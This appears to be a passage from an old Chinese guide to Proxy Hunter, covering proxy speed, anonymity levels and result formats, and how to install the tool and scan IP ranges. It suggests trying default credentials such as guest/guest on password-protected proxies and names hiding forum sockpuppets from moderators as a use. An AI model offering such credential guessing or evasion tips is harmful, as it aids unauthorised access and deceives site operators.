在使用代理猎手等软件搜索代理服务器地址时，会在验证状态栏中出现类似“要密码”、“Free”等字样。如果把“要密码”的代理地址设置为代理服务器，当你访问网页时，就会弹出一个对话框，要求输入“用户名”和“密码”。这说明该台代理服务器不能免费使用，需要向对方注册得到用户名和密码后才能使用。当然，你如果是密码破解高手（黑客）的话……那就上吧！如果幸运的话，以下的“用户名／密码”说不定能用：“user/passwd”、“demo/demo”、“guest/guest”、“temp/temp”、“share/share”（有时要在密码后加上数字，像guest2等）。

如果你把“Free”的地址设置为代理服务器，那你就会发现访问网页时不会要求你输入密码了。这就是“免费的代理服务器”。为什么会出现FREE的呢？

1.是系统漏洞，一旦被网管发现就会被堵上。

2.是善良的网管和其他有机会接近主机的人，将机器设成了代理服务器。

3.是真正的好心人，就是将自己的机器作为免费代理，造福广大同仁。这真值得钦佩！但被查封关闭的也最快。

4.是ISP商为了提高影响，在一段时间内免费开放，一般时间很短。

五、关于代理服务器的速度

使用代理猎手2.8及以下版本搜索验证代理地址时候会出现类似“Free 3秒”、“Free 15秒”等字样，这里的3秒、15秒是指代理服务器的响应时间，时间越短说明代理服务器的速度越快，用起来当然越爽了！

在代理猎手3.0以下版本，验证时间栏改为“时间特性”，显示情况类似这样：“0.9|1.3|2.6”、“26.3|0.0|26.3”，这三个时间依次代表：连接时间、首次接收数据时间、总验证时间。当然也是值越小越好了。决定一个proxy的速度的因素有很多，主要的有以下几点。

1.免费代理服务器所在的网路：大家使用proxy主要还是为了出国，因而四大网络的出口局的带宽就直接决定着其中的proxy的速度。目前除中网在16M以上外，其他都在2～6M左右，其上proxy的速度自然也不同。

2.代理服务器的性能：前面的文章提到proxy不过是一个大cache而已，因此它的硬盘大小，网路的带宽如何就会影响速度。这和你自己机器的是一样的。

3.代理服务器与你的机器之间的距离：proxy主要是为特定对象服务的，其地理分布通常不会太广泛。自然，距离越远速度也就越慢。

4.你所访问的站点的情况：这也是影响proxy速度的原因。我偶然连到了一个美国的网页，流量达27k/s！看了它的介绍才发现，对方架设的竟然是T3专线！你要访问对方的站点，自然要以对方的标准为主，就如同两架速度不同的modem一样。可惜很多网友常常忽略这点。

5.本地机器：即你所用的机器的性能配置等。一般来说，对proxy的速度影响不是很大。不妨加些内存，多设些cache之类。

六、匿名代理知识

在使用代理的同时，绝大多数的代理会将使用者的信息告诉你浏览的网站。如果不想让浏览的网站知道你信息的话，推荐使用提供的高速匿名代理。HTTP代理一共分为6个等级：

Level1 级代理：高度匿名，浏览的网站不会知道使用了代理，这种代理非常稀少。

Level2 级代理：浏览的网站知道使用了代理，但是不知道使用者的IP地址。

Level3 级代理：介于2级和4级之间。

Level4 级代理：浏览的网站不仅知道你使用了代理，而且还知道使用者的IP地址。大多数代理就是这样的。

Level5 级代理：次于4级的代理。

1.匿名代理常见用途

（1）在BBS用多个帐号（马甲）顶帖子的时候通过变换匿名代理可以让版主查不出马甲的位置，当然也是没法知道你使用了马甲。

（2）对付某些禁止国内IP登录的网站，在对付禁止国内IP申请资源的地址特别有用。

2.关于代理的一些常见问题

（1）匿名代理怎样设置？

匿名代理和普通代理的设置完全相同。平时怎样设置代理，匿名代理就怎样设置。

（2）匿名代理与普通代理有什么不同？

大部分代理都会添加浏览器向所浏览网站发出的信息。它们会将使用者的IP等重要信息告诉你浏览的网站。

（3）匿名代理是怎样测试通过的？

代理均在1000线程的苛刻条件下通过下面六次测试：

第一次验证：确认代理可用

第二次验证：确认没有假代理

第三次验证：确认全部是匿名代理

第四次验证：确认Level3级代理

第五次验证：确认Level2级代理

第六次验证：确认Level1级代理

（4）搜索到的代理后面的参数是什么意思？

举一个例子：**64.14.144.71:80@HTTP$6&231,841,1821**。“$6”表示这个代理已经通过测试；“231”表示从向这个代理发出第一个信息到它返回第一个确认信息的时间间隔是231毫秒；“841”表示向这个代理发出第一个要求浏览的信息到它返回的第一段网页内容的时间是841毫秒；“1821”表示从向这个代理发出第一个要求浏览的信息到测试完毕的时间是1821毫秒。

（5）怎样验证我的代理是不是匿名代理？

第一步，不要设置代理用IE登录http://216.92.207.177/pr.htm，将会获得你自己的IP地址，我假设获得的是210.29.140.6。

第二步，用proxyhunter批量导入代理，随便找一个网站验证，比方说www.yahoo.com，留下free的代理。

第三步，proxyhunter验证地址设置为http://ssl.pirateserver.com/prxjdgssl.cgi，特征字串设置为刚才获得的IP，我这里先设置为210.29.140.6。

第四步，用第三步的验证数据验证free的代理。验证之后所有free的代理都是透明代理（就是从Level3—Level5级的代理），而不匹配的代理则是匿名代理（Level1—Level3级代理）。

Level1级代理的验证：只留下上面验证后的“不匹配”代理（这些代理都是匿名代理），然后新建一个验证数据，验证地址还是http://ssl.pirateserver.com/prxjdgssl.cgi，但是特征字串设置为1，接着就以这个数据进行验证。free的代理是Level1级匿名代理。

Level2级代理的验证：同Level1级代理的验证，但是将特征字串改变为2。自然剩下的就是Level3级的代理了。

3．代理格式的含义详解

以**211.98.24.6:8080@HTTP$6&263,1987,2543#北京市**为例，211.98.24.6表示为代理服务器的IP地址；8080表示该代理服务器的服务端口为8080（21、23、80、81、1080、3128、8080等）；“@HTTP”表示该代理服务器的类型为HTTP代理（HTTP、FTP、SOCKS4/5、TELNET五类），“$”后的数值表示代理服务器验证状态（$4：正在验证；$5：验证超时；$6：免费的；$7：要密码；$8：不合符协议；$9：不匹配；$10：不支持的协议；$11：无法确定）；“&”后的以“，”分隔的三个数值是反映该代理本地连接的三个时间特性，第一个是反应速度，第二个是校验时间，第三个是连接时间，所以当然也就是数值越小的代理就是越快的；“#”注释代理为北京市（自定义）。

第二节 代理猎手的详细使用方法

去年使用ASDL漏洞狂刷QQ币的朋友们相必都使用过代理猎手，代理猎手可算是一个在搜索代理软件中的佼佼者。但还有很多刚入门的朋友不会使用这个软件，如果不会使用代理猎手的话，要想完成代理猎手的另类用法就会有一定的难度了，因此，接下来我就先给这些没接触过代理猎手的朋友介绍一下代理猎手的使用方法。

代理猎手是集代理服务器的搜索和验证于一身的工具，有以下一些特点。

一、特点

支持多网址段、多端口自动搜索；

支持不同网段搜索顺序的调整；

支持自动验证并给出速度评价；

支持搜索结果的保存和后续的再验证；

支持搜索结果的灵活排序；

支持搜索结果的导出和导入；

支持用户设置连接超时和验证超时；

支持用户设置验证内容；

支持进度时间预测；

支持自动查找最新版本；

具有搜索完毕，可以在20秒后关机；

具有代理搜索验证历史；

支持Proxy、SOCKS代理的自动切换和调度；

支持用户设置最大连接数（可以做到不影响其他网络程序）；

支持自动搜索，可加入Win98计划任务中午夜启动搜索；

基本支持对教育网的搜索，不过仍保护清华、北大和中科院的核心网段；

支持HTTP和SOCKS4、SOCKS5、FTP、TELNET(WINGATE)代理服务器的搜索和验证；

自动扩展系统最大网络连接数的功能，可以使在WIN98下开到几百个并发连接；

具有拨号功能，可以添加拨号任务、挂断任务，断线可以自动重拨、最晚关机时间；

进入Windows可以自动运行、启动时自动开始搜索、自动验证代理调度表；

最大的特点是搜索速度快，最快可以在十几分钟内搜完整个B类地址的65536个地址；

二、代理猎手的下载安装

目前代理猎手的最新版本是3.1，新版本提供的功能是以前2.*老版本所不能比拟的。本文我以代理猎手V3.0为例进行讲解。

我下载回来的proxyht300beta5.exe是个自解压EXE文件，双击运行就可以开始其安装过程，如图1。



图1

点击“Setup”按钮，进入下一步，如图2。点击“确定”按钮选定默认的中文语言。




图2

接着点击两次“下一步”后，安装过程就真正开始了，等一会儿安装程序完成会在桌面和程序组中放入“代理猎手V3.0”的快捷启动项目。点击其快捷方式就可以启动代理猎手。




图3

第一次使用代理猎手的时候会弹出一警告窗口，提示使用代理猎手搜索服务器可能会带来的问题。

如果确定要使用，就点击按钮“我知道了，快让我进去吧！”，同时不要忘了选上“以后不显示此对话框”，以免每次运行都提示该窗，如图3。代理猎手的主运行界面如图4。




图 4

三、代理猎手的使用

1．添加搜索任务

先选中“搜索任务”标签，点击下面的“添加任务”按钮，如图5。在添加任务窗口中选择任务类型，默认为“搜索网址范围”，点击下一步，如图6。选中上图中的“选取已定义的范围”按钮，如图7。再在上面弹出的窗口中，点击“打开”按钮，可以看到如图8的打开文件窗口。代理猎手已提供了有好些网段的IP地址范围，我们可以根据自己的情况选择相应的网段来进行搜索。本例中选定香港的IP地址范围来进行检索，选中HongKong.ipx文件，点击“打开”按钮。

这样，香港的IP地址段就出现在下图的窗口中，用鼠标配合键盘上的Shift或Ctrl键进行多选，点击“使用”按钮对选定的区域进行确定，如图9。




图 5




图 6




图 7

